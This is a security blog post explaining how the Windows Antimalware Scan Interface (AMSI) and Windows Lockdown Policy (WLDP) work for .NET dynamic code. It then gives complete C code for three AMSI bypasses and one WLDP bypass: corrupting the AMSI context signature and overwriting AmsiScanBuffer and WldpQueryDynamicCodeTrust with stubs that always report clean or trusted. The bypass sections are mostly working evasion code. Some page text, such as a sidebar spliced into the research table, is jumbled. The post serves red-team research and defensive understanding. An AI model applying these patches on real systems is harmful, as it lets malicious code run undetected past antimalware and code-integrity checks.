← Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy

Windows Process Injection : Windows Notification Facility →

How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code

Posted on June 3, 2019

Search

Recent Posts

- MiniDumpWriteDump via COM+ Services DLL
- Windows Process Injection: Asynchronous Procedure Call (APC)
- Windows Process Injection: KnownDlls Cache Poisoning
- Windows Process Injection: Tooltip or Common Controls
- Windows Process Injection: Breaking BaDDEr
- Windows Process Injection: DNS Client API

1. Introduction

v4.8 of the dotnet framework uses Antimalware Scan Interface (AMSI) and Windows Lockdown Policy (WLDP) to block potentially unwanted software running from memory. WLDP will verify the digital signature of dynamic code while AMSI will scan for software that is either harmful or blocked by the administrator. This post documents three publicly-known methods red teams currently use to bypass AMSI and one to bypass WLDP. The bypass methods described are somewhat generic and don't require any special knowledge. If you're reading this post anytime after June 2019, the methods may no longer work. The research shown here was conducted in collaboration with TheWover.

2. Previous Research

The following table includes links to past research. If you feel I've missed anyone, don't hesitate to e-mail me the details.

Date	Article
May 2016	Bypassing Amsi using PowerShell 5 DLL Hijacking by Cneelis

- Windows Process Injection: Multiple Provider Router (MPR) DLL and Shell Notifications
- Windows Process Injection: Winsock Helper Functions (WSHX)
- Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL
- Shellcode: In-Memory Execution of DLL
- Windows Process Injection : Windows Notification Facility
- How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code
- Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy
- Windows Process Injection: CLIPBRDWNDCLASS
- Shellcode: Using the Exception Directory to find GetProcAddress
- Shellcode: Loading .NET Assemblies From Memory
- Windows Process Injection: WordWarping, Hyphentension, AutoCourgette, Streamception, Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection: Print Spooler
- How the L0pht (probably) optimized attack against the LanMan hash.

Jul 2017	Bypassing AMSI via COM Server Hijacking by Matt Nelson
Jul 2017	Bypassing Device Guard with .NET Assembly Compilation Methods by Matt Graeber
Feb 2018	AMSI Bypass With a Null Character by Satoshi Tanda
Feb 2018	AMSI Bypass: Patching Technique by CyberArk (Avi Gimpel and Zeev Ben Porat).
Feb 2018	The Rise and Fall of AMSI by Tal Liberman (Ensilo).
May 2018	AMSI Bypass Redux by Avi Gimpel (CyberArk).
Jun 2018	Exploring PowerShell AMSI and Logging Evasion by Adam Chester
Jun 2018	Disabling AMSI in JScript with One Simple Trick by James Forshaw
Jun 2018	Documenting and Attacking a Windows Defender Application Control Feature the Hard Way – A Case Study in Security Research Methodology by Matt Graeber
Oct 2018	How to bypass AMSI and execute ANY malicious Powershell code by Andre Marques
Oct	AmsiScanBuffer Bypass Part 1, Part 2, Part 3, Part 4 by Rasta Mouse

2018	
Dec 2018	PoC function to corrupt the g_amsiContext global variable in clr.dll by Matt Graeber
Apr 2019	Bypassing AMSI for VBA by Pieter Ceelen (Outflank)
Apr 2019	Sneaking Past Device Guard by Philip Tsukerman (Cybereason)
May 2019	Dynamic Microsoft Office 365 AMSI In Memory Bypass Using VBA by Richard Davy

3. AMSI Example in C

Given the path to a file, the following function will open it, map into memory and use AMSI to detect if the contents are harmful or blocked by the administrator.


```
typedef HRESULT (WINAPI *AmsiInitialize_t)(
  LPCWSTR      appName,
  HAMSICONTEXT *amsiContext);

typedef HRESULT (WINAPI *AmsiScanBuffer_t)(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result);
```

```
typedef void (WINAPI *AmsiUninitialize_t)(
  HAMSICONTEXT amsiContext);

BOOL IsMalware(const char *path) {
    AmsiInitialize_t    _AmsiInitialize;
    AmsiScanBuffer_t    _AmsiScanBuffer;
    AmsiUninitialize_t _AmsiUninitialize;
    HAMSICONTEXT        ctx;
    AMSI_RESULT         res;
    HMODULE             amsi;

    HANDLE              file, map, mem;
    HRESULT             hr = -1;
    DWORD               size, high;
    BOOL                malware = FALSE;

    // load amsi library
    amsi = LoadLibrary("amsi");

    // resolve functions
    _AmsiInitialize =
      (AmsiInitialize_t)
      GetProcAddress(amsi, "AmsiInitialize");

    _AmsiScanBuffer =
      (AmsiScanBuffer_t)
      GetProcAddress(amsi, "AmsiScanBuffer");

    _AmsiUninitialize =
      (AmsiUninitialize_t)
      GetProcAddress(amsi, "AmsiUninitialize");
```

```
  // return FALSE on failure
  if(_AmsiInitialize   == NULL ||
     _AmsiScanBuffer   == NULL ||
     _AmsiUninitialize == NULL) {
    printf("Unable to resolve AMSI functions.\n");
    return FALSE;
  }

  // open file for reading
  file = CreateFile(
    path, GENERIC_READ, FILE_SHARE_READ,
    NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL);

  if(file != INVALID_HANDLE_VALUE) {
    // get size
    size = GetFileSize(file, &high);
    if(size != 0) {
      // create mapping
      map = CreateFileMapping(
        file, NULL, PAGE_READONLY, 0, 0, 0);

      if(map != NULL) {
        // get pointer to memory
        mem = MapViewOfFile(
          map, FILE_MAP_READ, 0, 0, 0);

        if(mem != NULL) {
          // scan for malware
          hr = _AmsiInitialize(L"AMSI Example", &ctx);
          if(hr == S_OK) {
```

```
              hr = _AmsiScanBuffer(ctx, mem, size, NULL, 0, &res);
              if(hr == S_OK) {
                malware = (AmsiResultIsMalware(res) ||
                           AmsiResultIsBlockedByAdmin(res));
              }
              _AmsiUninitialize(ctx);
            }
            UnmapViewOfFile(mem);
          }
          CloseHandle(map);
        }
      }
      CloseHandle(file);
    }
    return malware;
}
```

Scanning a good and [bad](#) file.



If you're already familiar with the internals of AMSI, you can skip to the bypass methods [here](#).

4. AMSI Context

The context is an undocumented structure, but you may use the following to interpret the handle returned.

```
typedef struct tagHAMSICONTEXT {
  DWORD        Signature;          // "AMSI" or 0x49534D41
  PWCHAR       AppName;            // set by AmsiInitialize
  IAntimalware *Antimalware;       // set by AmsiInitialize
  DWORD        SessionCount;       // increased by AmsiOpenSession
} _HAMSICONTEXT, *_PHAMSICONTEXT;
```

[5. AMSI Initialization](#)

appName points to a user-defined string in unicode format while *amsiContext* points to a handle of type `HAMSICONTEXT`. It returns `S_OK` if an AMSI context was successfully initialized. The following code is not a full implementation of the function, but should help you understand what happens internally.

```
HRESULT _AmsiInitialize(LPCWSTR appName, HAMSICONTEXT *amsiContext) {
    _HAMSICONTEXT *ctx;
    HRESULT       hr;
    int           nameLen;
```

```
    IClassFactory *clsFactory = NULL;

    // invalid arguments?
    if(appName == NULL || amsiContext == NULL) {
      return E_INVALIDARG;
    }

    // allocate memory for context
    ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
    if(ctx == NULL) {
      return E_OUTOFMEMORY;
    }

    // initialize to zero
    ZeroMemory(ctx, sizeof(_HAMSICONTEXT));

    // set the signature to "AMSI"
    ctx->Signature = 0x49534D41;

    // allocate memory for the appName and copy to buffer
    nameLen = (lstrlen(appName) + 1) * sizeof(WCHAR);
    ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);

    if(ctx->AppName == NULL) {
      hr = E_OUTOFMEMORY;
    } else {
      // set the app name
      lstrcpy(ctx->AppName, appName);

      // instantiate class factory
      hr = DllGetClassObject(
        CLSID_Antimalware,
```

```
        IID_IClassFactory,
        (LPVOID*)&clsFactory);

      if(hr == S_OK) {
        // instantiate Antimalware interface
        hr = clsFactory->CreateInstance(
          NULL,
          IID_IAntimalware,
          (LPVOID*)&ctx->Antimalware);

        // free class factory
        clsFactory->Release();

        // save pointer to context
        *amsiContext = ctx;
      }
    }

    // if anything failed, free context
    if(hr != S_OK) {
      AmsiFreeContext(ctx);
    }
    return hr;
}
```

Memory is allocated on the heap for a `HAMSICONTEXT` structure and initialized using the *appName*, the AMSI signature (`0x49534D41`) and `IAntimalware` interface.

6. AMSI Scanning

The following code gives you a rough idea of what happens when the function is invoked. If the scan is successful, the result returned will be `S_OK` and the [`AMSI_RESULT`]() should be inspected to determine if the `buffer` contains unwanted software.

```
HRESULT _AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result)
{
    _HAMSICONTEXT *ctx = (_HAMSICONTEXT*)amsiContext;

    // validate arguments
    if(buffer           == NULL       ||
       length           == 0          ||
       amsiResult       == NULL       ||
       ctx              == NULL       ||
       ctx->Signature   != 0x49534D41 ||
       ctx->AppName     == NULL       ||
       ctx->Antimalware == NULL)
    {
      return E_INVALIDARG;
    }

    // scan buffer
    return ctx->Antimalware->Scan(
      ctx->Antimalware,     // rcx = this
      &CAmsiBufferStream,   // rdx = IAmsiBufferStream interface
```

```
        amsiResult,           // r8  = AMSI_RESULT
        NULL,                 // r9  = IAntimalwareProvider
        amsiContext,          // HAMSICONTEXT
        CAmsiBufferStream,
        buffer,
        length,
        contentName,
        amsiSession);
  }
```

Note how arguments are validated. This is one of the many ways `AmsiScanBuffer` can be forced to fail and return `E_INVALIDARG`.

7. CLR Implementation of AMSI

CLR uses a private function called `AmsiScan` to detect unwanted software passed via a `Load` method. Detection can result in termination of a .NET process, but not necessarily an unmanaged process using the CLR hosting interfaces. The following code gives you a rough idea of how CLR implements AMSI.

```
AmsiScanBuffer_t _AmsiScanBuffer;
AmsiInitialize_t _AmsiInitialize;
HAMSICONTEXT     *g_amsiContext;

VOID AmsiScan(PVOID buffer, ULONG length) {
    HMODULE          amsi;
    HAMSICONTEXT     *ctx;
    HAMSI_RESULT     amsiResult;
```

```
    HRESULT          hr;

    // if global context not initialized
    if(g_amsiContext == NULL) {
      // load AMSI.dll
      amsi = LoadLibraryEx(
        L"amsi.dll",
        NULL,
        LOAD_LIBRARY_SEARCH_SYSTEM32);

      if(amsi != NULL) {
        // resolve address of init function
        _AmsiInitialize =
          (AmsiInitialize_t)GetProcAddress(amsi, "AmsiInitialize");

        // resolve address of scanning function
        _AmsiScanBuffer =
          (AmsiScanBuffer_t)GetProcAddress(amsi, "AmsiScanBuffer");

        // failed to resolve either? exit scan
        if(_AmsiInitialize == NULL ||
           _AmsiScanBuffer == NULL) return;

        hr = _AmsiInitialize(L"DotNet", &ctx);

        if(hr == S_OK) {
          // update global variable
          g_amsiContext = ctx;
        }
      }
    }
    if(g_amsiContext != NULL) {
```

```
        // scan buffer
        hr = _AmsiScanBuffer(
          g_amsiContext,
          buffer,
          length,
          0,
          0,
          &amsiResult);

        if(hr == S_OK) {
          // if malware was detected or it's blocked by admin
          if(AmsiResultIsMalware(amsiResult) ||
             AmsiResultIsBlockedByAdmin(amsiResult))
          {
            // "Operation did not complete successfully because "
            // "the file contains a virus or potentially unwanted"
            // software.
            GetHRMsg(ERROR_VIRUS_INFECTED, &error_string, 0);
            ThrowHR(COR_E_BADIMAGEFORMAT, &error_string);
          }
        }
      }
  }
```

When `AmsiScan` is called for the first time, it invokes `AmsiInitialize`, and if successful will return a pointer to an AMSI context. The pointer is then saved to a global variable called `g_amsiContext` to be used for later scans. If `buffer` does contain harmful code, `ThrowHR` is called with `COR_E_BADIMAGEFORMAT` and `ERROR_VIRUS_INFECTED` as the secondary error. The problem with this code is that `AmsiScanBuffer` will return `E_INVALIDARG` if the AMSI context is corrupt and the fact `AmsiScan` doesn't bother to investigate why.

8. AMSI Bypass A (Patching Data)

Matt Graeber provided a PoC that corrupts the context `CLR!g_amsiContext` points to, thus causing `AmsiScanBuffer` to return `E_INVALIDARG`. As you can see from the CLR implementation, this works because the result of `CLR!AmsiScan` is never validated for success or failure. The assumption is that it will simply throw an error and terminate the host application upon any attempt to load unwanted software. However, an unmanaged application hosting a .NET assembly is likely to handle any C++ exception. Windows Defender would still log the detection of harmful code, but the unmanaged host application would in some cases continue to run. To disable AMSI via `g_amsiContext`, one can either search through the heap memory pointed to by `PEB.ProcessHeap` or through each pointer found in the virtual address space of the `.data` segment. The following code demonstrates the latter approach. This only works _after_ CLR has called `AmsiScan`.

```
BOOL DisableAMSI(VOID) {
    LPVOID                     hCLR;
    BOOL                       disabled = FALSE;
    PIMAGE_DOS_HEADER          dos;
    PIMAGE_NT_HEADERS          nt;
    PIMAGE_SECTION_HEADER      sh;
    DWORD                      i, j, res;
    PBYTE                      ds;
    MEMORY_BASIC_INFORMATION mbi;
    _PHAMSICONTEXT             ctx;
```

```
        hCLR = GetModuleHandleA("CLR");

        if(hCLR != NULL) {
          dos = (PIMAGE_DOS_HEADER)hCLR;
          nt  = RVA2VA(PIMAGE_NT_HEADERS, hCLR, dos->e_lfanew);
          sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
                 nt->FileHeader.SizeOfOptionalHeader);

          // scan all writeable segments while disabled == FALSE
          for(i = 0;
              i < nt->FileHeader.NumberOfSections && !disabled;
              i++)
          {
            // if this section is writeable, assume it's data
            if (sh[i].Characteristics & IMAGE_SCN_MEM_WRITE) {
              // scan section for pointers to the heap
              ds = RVA2VA (PBYTE, hCLR, sh[i].VirtualAddress);

              for(j = 0;
                  j < sh[i].Misc.VirtualSize - sizeof(ULONG_PTR);
                  j += sizeof(ULONG_PTR))
              {
                // get pointer
                ULONG_PTR ptr = *(ULONG_PTR*)&ds[j];
                // query if the pointer
                res = VirtualQuery((LPVOID)ptr, &mbi, sizeof(mbi));
                if(res != sizeof(mbi)) continue;

                // if it's a pointer to heap or stack
                if ((mbi.State   == MEM_COMMIT    ) &&
                    (mbi.Type    == MEM_PRIVATE   ) &&
                    (mbi.Protect == PAGE_READWRITE))
```

```
            {
              ctx = (_PHAMSICONTEXT)ptr;
              // check if it contains the signature
              if(ctx->Signature == 0x49534D41) {
                // corrupt it
                ctx->Signature++;
                disabled = TRUE;
                break;
              }
            }
          }
        }
      }
    }
    return disabled;
}
```

9. AMSI Bypass B (Patching Code 1)

CyberArk suggest patching `AmsiScanBuffer` with 2 instructions `xor edi, edi, nop`. If you wanted to hook the function, using a Length Disassembler Engine (LDE) might be helpful for calculating the correct number of prolog bytes to save before overwriting with a jump to alternate function. Since the AMSI context passed into this function is validated and one of the tests require the `Signature` to be "AMSI", you might locate that immediate value and simply change it to something else. In the following example, we're corrupting the signature in code rather than context/data as demonstrated by Matt Graeber.

```
BOOL DisableAMSI(VOID) {
    HMODULE        dll;
    PBYTE          cs;
    DWORD          i, op, t;
    BOOL           disabled = FALSE;
    _PHAMSICONTEXT ctx;

    // load AMSI library
    dll = LoadLibraryExA(
      "amsi", NULL,
      LOAD_LIBRARY_SEARCH_SYSTEM32);

    if(dll == NULL) {
      return FALSE;
    }
    // resolve address of function to patch
    cs = (PBYTE)GetProcAddress(dll, "AmsiScanBuffer");

    // scan for signature
    for(i=0;;i++) {
      ctx = (_PHAMSICONTEXT)&cs[i];
      // is it "AMSI"?
      if(ctx->Signature == 0x49534D41) {
        // set page protection for write access
        VirtualProtect(cs, sizeof(ULONG_PTR),
          PAGE_EXECUTE_READWRITE, &op);

        // change signature
        ctx->Signature++;

        // set page back to original protection
```

```
            VirtualProtect(cs, sizeof(ULONG_PTR), op, &t);
            disabled = TRUE;
            break;
          }
        }
        return disabled;
    }
```

10. AMSI Bypass C (Patching Code 2)


Tal Liberman suggests overwriting the prolog bytes of `AmsiScanBuffer` to return 1. The following code also overwrites that function so that it returns `AMSI_RESULT_CLEAN` and `S_OK` for every buffer scanned by CLR.

```
    // fake function that always returns S_OK and AMSI_RESULT_CLEAN
    static HRESULT AmsiScanBufferStub(
      HAMSICONTEXT amsiContext,
      PVOID        buffer,
      ULONG        length,
      LPCWSTR      contentName,
      HAMSISESSION amsiSession,
      AMSI_RESULT  *result)
    {
        *result = AMSI_RESULT_CLEAN;
        return S_OK;
    }

    static VOID AmsiScanBufferStubEnd(VOID) {}
```

```
BOOL DisableAMSI(VOID) {
    BOOL     disabled = FALSE;
    HMODULE amsi;
    DWORD   len, op, t;
    LPVOID  cs;

    // load amsi
    amsi = LoadLibrary("amsi");

    if(amsi != NULL) {
      // resolve address of function to patch
      cs = GetProcAddress(amsi, "AmsiScanBuffer");

      if(cs != NULL) {
        // calculate length of stub
        len = (ULONG_PTR)AmsiScanBufferStubEnd -
          (ULONG_PTR)AmsiScanBufferStub;

        // make the memory writeable
        if(VirtualProtect(
          cs, len, PAGE_EXECUTE_READWRITE, &op))
        {
          // over write with code stub
          memcpy(cs, &AmsiScanBufferStub, len);

          disabled = TRUE;

          // set back to original protection
          VirtualProtect(cs, len, op, &t);
        }
      }
    }
```

```
        return disabled;
    }
```

After the patch is applied, we see unwanted software is flagged as safe.




11. WLDP Example in C

The following function demonstrates how to query the trust of dynamic code in-memory using Windows Lockdown Policy.

```
    BOOL VerifyCodeTrust(const char *path) {
        WldpQueryDynamicCodeTrust_t _WldpQueryDynamicCodeTrust;
        HMODULE                     wldp;
        HANDLE                      file, map, mem;
        HRESULT                     hr = -1;
        DWORD                       low, high;

        // load wldp
```

```
    wldp = LoadLibrary("wldp");
    _WldpQueryDynamicCodeTrust =
      (WldpQueryDynamicCodeTrust_t)
      GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

    // return FALSE on failure
    if(_WldpQueryDynamicCodeTrust == NULL) {
      printf("Unable to resolve address for WLDP.dll!WldpQueryDynamic
      return FALSE;
    }

    // open file reading
    file = CreateFile(
      path, GENERIC_READ, FILE_SHARE_READ,
      NULL, OPEN_EXISTING,
      FILE_ATTRIBUTE_NORMAL, NULL);

    if(file != INVALID_HANDLE_VALUE) {
      // get size
      low = GetFileSize(file, &high);
      if(low != 0) {
        // create mapping
        map = CreateFileMapping(file, NULL, PAGE_READONLY, 0, 0, 0);
        if(map != NULL) {
          // get pointer to memory
          mem = MapViewOfFile(map, FILE_MAP_READ, 0, 0, 0);
          if(mem != NULL) {
            // verify signature
            hr = _WldpQueryDynamicCodeTrust(0, mem, low);
            UnmapViewOfFile(mem);
          }
          CloseHandle(map);
```

```
        }
      }
      CloseHandle(file);
    }
    return hr == S_OK;
}
```




12. WLDP Bypass A (Patching Code 1)

Overwriting the function with a code stub that always returns `S_OK`.

```
// fake function that always returns S_OK
static HRESULT WINAPI WldpQueryDynamicCodeTrustStub(
    HANDLE fileHandle,
    PVOID  baseImage,
    ULONG  ImageSize)
{
    return S_OK;
```

```
    }

    static VOID WldpQueryDynamicCodeTrustStubEnd(VOID) {}

    static BOOL PatchWldp(VOID) {
        BOOL     patched = FALSE;
        HMODULE wldp;
        DWORD   len, op, t;
        LPVOID  cs;

        // load wldp
        wldp = LoadLibrary("wldp");

        if(wldp != NULL) {
          // resolve address of function to patch
          cs = GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

          if(cs != NULL) {
            // calculate length of stub
            len = (ULONG_PTR)WldpQueryDynamicCodeTrustStubEnd -
              (ULONG_PTR)WldpQueryDynamicCodeTrustStub;

            // make the memory writeable
            if(VirtualProtect(
              cs, len, PAGE_EXECUTE_READWRITE, &op))
            {
              // over write with stub
              memcpy(cs, &WldpQueryDynamicCodeTrustStub, len);

              patched = TRUE;

              // set back to original protection
```

```
            VirtualProtect(cs, len, op, &t);
          }
        }
      }
      return patched;
  }
```



Although the methods described here are easy to detect, they remain effective against the latest release of DotNet framework on Windows 10. So long as it's possible to patch data or code used by AMSI to detect harmful code, the potential to bypass it will always exist.

Share this:

Twitter Facebook

Like

Be the first to like this.

Related

Shellcode: Using the Exception Directory to find GetProcAddress
In "assembly"

Windows Process Injection: Breaking BaDDEr
In "injection"

Shellcode: Loading .NET Assemblies From Memory
In "assembly"

This entry was posted in assembly, programming, security, windows and tagged amsi, red teams, windows lockdown policy, wldp. Bookmark the permalink.

← Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy

Windows Process Injection : Windows Notification Facility →

3 Responses to *How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code*

1. Pingback: *MOV AX, BX Code depilation salon: Articles, Code samples, Processor code documentation, Low-level programming, Working with debuggers How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code*

2. Pingback: *Bug Bytes #22 – Disabling distracting Firefox traffic from Burp, A 2019 Workflow for Subdomain Enumeration by @0xpatrik & DirectoryImporter – INTIGRITI*

3. Pingback: *Donut：将.NET程序集注入Windows进程 - IcySun'Blog*

Leave a Reply

Enter your comment here...

modexp

Blog at WordPress.com.